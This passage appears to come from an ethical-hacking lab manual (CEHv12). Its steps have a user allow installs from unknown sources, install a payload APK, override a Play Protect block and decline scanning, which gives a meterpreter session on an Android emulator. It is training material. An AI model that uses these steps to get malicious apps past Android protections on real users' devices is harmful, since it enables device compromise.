
23. **Chrome** pop-up appears as shown in screenshot click on **SETTINGS**.



24. **Install unknown apps** screen appears, Now turn on **Allow** from this source and click back.




25. A **MainActivity** screen appears; click **Install**.



26. After the application installs successfully, an **App installed** notification appears; click **OPEN**.


Note: Blocked by play protect pop-up appears click **INSTALL ANYAY**

Note: send app for scanning? pop-up appears, click **DON'T SEND**




27. Click **CEHv12 Parrot Security** switch back to the **Parrot Security** machine. The **meterpreter** session has been opened successfully, as shown in the screenshot.

Note: In this case, **10.10.1.14** is the IP address of the victim machine (**Android Emulator**).

